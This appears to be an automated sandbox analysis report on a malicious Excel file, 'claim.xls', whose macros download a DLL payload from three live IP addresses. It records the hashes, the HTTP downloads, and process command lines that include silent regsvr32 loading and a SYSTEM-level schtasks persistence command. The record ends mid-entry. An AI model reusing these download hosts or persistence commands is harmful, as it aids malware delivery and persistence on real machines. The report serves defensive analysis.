File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	6.443709384126338
Encrypted:	false
SSDEEP:	6144:8bqzVbbUYjG8AClk8+905KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyunP:OqxgYjG8ACv+iKhpsJZRXH52LMcg5n
MD5:	128C9E74738E40903FC7ADA8627868FE
SHA1:	82BFDBBBCA4DE4D48A27BF0126B3ED02E29F2CDA
SHA-256:	0AC362202467FA5C5C481852D6F5BEEA07FBD0C1A6A67DE96FAB569B0AF6071B
SHA-512:	D6F66AE4257AC3D5442E06977D67C8D031BFFA0F325395ADB0D1CCF90CEBA18BD11C5F97EC3CBBF783F8890E1C72F0ADF44B93DD63D5DA63EC7B5E8E8D13I 2BA
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.T.%}:Y%}:Y%}:Y.rZY&}:Y..DY$}:Y..GY>}:Y..TY.}:Y.rdY"}:Y%};Y.} :Y..UYq}:Y..@Y$}:Y..FY$}:Y..CY$}:YRich%}:Y.....PE..L...y_.E.....!.....1.....?.....9..<.....`.. ....p...../..@.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`..... @..B..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254375846161531
Encrypted:	false
SSDEEP:	1536:C6cEL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CkJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	72742B7BF1B8426AF0CCC43935A3CE97
SHA1:	1495928067A6335E6E1254EBA63BC182C6A8B8D6
SHA-256:	ADD586D5332E4A09EFB0C94F78C13A543B8FF23BD09F98CD2E893CF3D1955025
SHA-512:	CE72EBF539DCE155B51F50E87A9E7CDF16BD353E44B7EB07845CC79FBF75F20DF2C4572334EA0E42A126509EC430FD0CB833BF9895300C70D006367D070CF34
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... .....&!..... .....

C:\Users\user\Fiosa.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.374053047991689
Encrypted:	false
SSDEEP:	1536:Z2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:bC6MtAAFNJ5XC5SYCi02r+J
MD5:	24298C861294A6FF97FD5F9E282EAA6B
SHA1:	CB95A2379BD8438E8BB81FEA0B69DF54FD5D8711
SHA-256:	D3DECCC9B1CFCE759BC05D4CD90011F4D75FF502E03D6496C267F78B980293E8
SHA-512:	351DA7E48B6CBD56DECCC1C93A5A90E02F355002C7045F41B9DF0C3BC8B487281C0B1914745C4115D566CE5D1F77F6BD34A14766F99FD474AF96BD9614F2EFI B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%

C:\Users\user\Fiosa.der	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.T.%}:Y%}:Y%}:Y.rZY&}:Y..DY$}:Y..GY>}:Y..TY.}:Y.rdY"}:Y%};Y.} :Y..UYq}:Y..@Y$}:Y..FY$}:Y..CY$}:YRich%}:Y.....PE..L...y_.E.....!.....1.....?.....9..<.....`.. ....p...../..@.....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`..... @..B..... .....

C:\Users\user\Fiosa1.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.374053047991689
Encrypted:	false
SSDEEP:	1536:Z2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:bC6MtAAFNJ5XC5SYCi02r+J
MD5:	24298C861294A6FF97FD5F9E282EAA6B
SHA1:	CB95A2379BD8438E8BB81FEA0B69DF54FD5D8711
SHA-256:	D3DECCC9B1CFCE759BC05D4CD90011F4D75FF502E03D6496C267F78B980293E8
SHA-512:	351DA7E48B6CBD56DECCC1C93A5A90E02F355002C7045F41B9DF0C3BC8B487281C0B1914745C4115D566CE5D1F77F6BD34A14766F99FD474AF96BD9614F2EFB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.T.%}:Y%}:Y%}:Y.rZY&}:Y..DY$}:Y..GY>}:Y..TY.}:Y.rdY"}:Y%};Y.} :Y..UYq}:Y..@Y$}:Y..FY$}:Y..CY$}:YRich%}:Y.....PE..L...y_.E.....!.....1.....?.....9..<.....`.. ....p...../..@.....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`..... @..B..... .....

C:\Users\user\Fiosa2.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.374053047991689
Encrypted:	false
SSDEEP:	1536:Z2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:bC6MtAAFNJ5XC5SYCi02r+J
MD5:	24298C861294A6FF97FD5F9E282EAA6B
SHA1:	CB95A2379BD8438E8BB81FEA0B69DF54FD5D8711
SHA-256:	D3DECCC9B1CFCE759BC05D4CD90011F4D75FF502E03D6496C267F78B980293E8
SHA-512:	351DA7E48B6CBD56DECCC1C93A5A90E02F355002C7045F41B9DF0C3BC8B487281C0B1914745C4115D566CE5D1F77F6BD34A14766F99FD474AF96BD9614F2EFB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.T.%}:Y%}:Y%}:Y.rZY&}:Y..DY$}:Y..GY>}:Y..TY.}:Y.rdY"}:Y%};Y.} :Y..UYq}:Y..@Y$}:Y..FY$}:Y..CY$}:YRich%}:Y.....PE..L...y_.E.....!.....1.....?.....9..<.....`.. ....p...../..@.....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`..... @..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Fri Sep 24 10:05:02 2021, Security: 0
Entropy (8bit):	7.828792296677561
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	claim.xls
File size:	419328
MD5:	a120450ebe7f6455d46abd85369a002a

General

SHA1:	465a1f7e2aa26ce3e109c2dc559fb13e39ad8fb1
SHA256:	6bf7483d996493cef544eed71355aacc8b3566cbd05639c c377fff248881e97e
SHA512:	1217184ddfc285f35b4786b04f7f8bda47de012b5a3c7d6 5931d2c99c07c673b52b8b964158c0b5dada9870835370 5a2aee6fbf7a5a8d75eba9fdb4b08195f4f
SSDEEP:	6144:Fk3hOdsylKlgxopeiBNhZF+E+W2kdAKTwapS+P S82DPz6ST4+e3G0Sb8duSgcVwZ:e5Z8etSwuSgcfPw JjxwrcNDTfsXo/xj
File Content Preview:	.....>.....b..... .d.....f..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "claim.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-24 09:05:02
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.173
- 111.90.148.104
- 51.89.115.111

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	190.14.37.173	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 05:45:32.981205940 CEST	0	OUT	GET /44466.2404627315.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.173 Connection: Keep-Alive
Sep 27, 2021 05:45:34.293518066 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 03:45:34 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.2404627315.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 61 1c 54 0a 25 7d 3a 59 25 7d 3a 59 25 7d 3a 59 e6 72 5a 59 26 7d 3a 59 b2 b9 44 59 24 7d 3a 59 02 bb 47 59 3e 7d 3a 59 02 bb 54 59 a5 7d 3a 59 e6 72 64 59 22 7d 3a 59 25 7d 3b 59 80 7d 3a 59 02 bb 55 59 71 7d 3a 59 02 bb 40 59 24 7d 3a 59 02 bb 46 59 24 7d 3a 59 02 bb 43 59 24 7d 3a 59 52 69 63 68 25 7d 3a 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 79 5f 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 d4 fe 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$aT%}:Y%}:Y%}:YrZY&}:YDY$}:YGY>}:YTY}:YrdY" }:Y%};Y}:YUYq}:Y@Y$}:YFY$}:YCY$}:YRich%}:YPELy_E!1?9<`p/@,.text5 `.rdata@@.data<PP@.reloc$`0`@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	111.90.148.104	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 05:45:37.707020998 CEST	524	OUT	GET /44466.2404627315.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 111.90.148.104 Connection: Keep-Alive
Sep 27, 2021 05:45:38.610270977 CEST	525	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 03:45:39 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.2404627315.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 61 1c 54 0a 25 7d 3a 59 25 7d 3a 59 25 7d 3a 59 e6 72 5a 59 26 7d 3a 59 b2 b9 44 59 24 7d 3a 59 02 bb 47 59 3e 7d 3a 59 02 bb 54 59 a5 7d 3a 59 e6 72 64 59 22 7d 3a 59 25 7d 3b 59 80 7d 3a 59 02 bb 55 59 71 7d 3a 59 02 bb 40 59 24 7d 3a 59 02 bb 46 59 24 7d 3a 59 02 bb 43 59 24 7d 3a 59 52 69 63 68 25 7d 3a 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 79 5f 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 d4 fe 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 a0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$aT%}:Y%}:Y%}:YrZY&}:YDY$}:YGY>}:YTY}:YrdY" }:Y%};Y}:YUYq}:Y@Y$}:YFY$}:YCY$}:YRich%}:YPELy_E!1?9<`p/@,.text5 `.rdata@@.data<PP@.reloc$`0`@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	51.89.115.111	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 05:45:41.239698887 CEST	1049	OUT	GET /44466.2404627315.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 51.89.115.111 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 05:45:41.455698967 CEST	1051	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 03:45:41 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.2404627315.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 61 1c 54 0a 25 7d 3a 59 25 7d 3a 59 25 7d 3a 59 e6 72 5a 59 26 7d 3a 59 b2 b9 44 59 24 7d 3a 59 02 bb 47 59 3e 7d 3a 59 02 bb 54 59 a5 7d 3a 59 e6 72 64 59 22 7d 3a 59 25 7d 3b 59 80 7d 3a 59 02 bb 55 59 71 7d 3a 59 02 bb 40 59 24 7d 3a 59 02 bb 46 59 24 7d 3a 59 02 bb 43 59 24 7d 3a 59 52 69 63 68 25 7d 3a 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 79 5f 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 d4 fe 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 a0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$aT%}:Y%}:Y%}:YrZY&}:YDY$}:YGY>}:YTY}:YrdY" }:Y%};Y}:YUYq}:Y@Y$}:YFY$}:YCY$}:YRich%}:YPELy_E!1?9<`p/@,.text5 `.rdata@@.data<PP@.reloc$`0`@B

Code Manipulations

Statistics

Behavior

💡 Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 684 Parent PID: 596

General

Start time:	05:46:13
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f9a0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 1868 Parent PID: 684

General

Start time:	05:46:25
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa.der
Imagebase:	0xff450000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1928 Parent PID: 1868

General

Start time:	05:46:25
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa.der
Imagebase:	0xd80000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities | Show Windows behavior

Analysis Process: explorer.exe PID: 3044 Parent PID: 1928

General

Start time:	05:46:50
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4c0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Created

File Written

File Read

Registry Activities | Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 2176 Parent PID: 684

General

Start time:	05:46:51
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa1.der
Imagebase:	0xff450000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2140 Parent PID: 3044

General

Start time:	05:46:51
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn hmgscuofc /tr 'regsvr32.exe -s \'C:\Users\user\Fiosa.der\'' /SC ONCE /Z /ST 05:48 /ET 06:00
Imagebase:	0x5c0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1612 Parent PID: 2176

General

Start time:	05:46:51
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa1.der
Imagebase:	0x90000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 572 Parent PID: 1672

General

Start time:	05:46:53
Start date:	27/09/2021
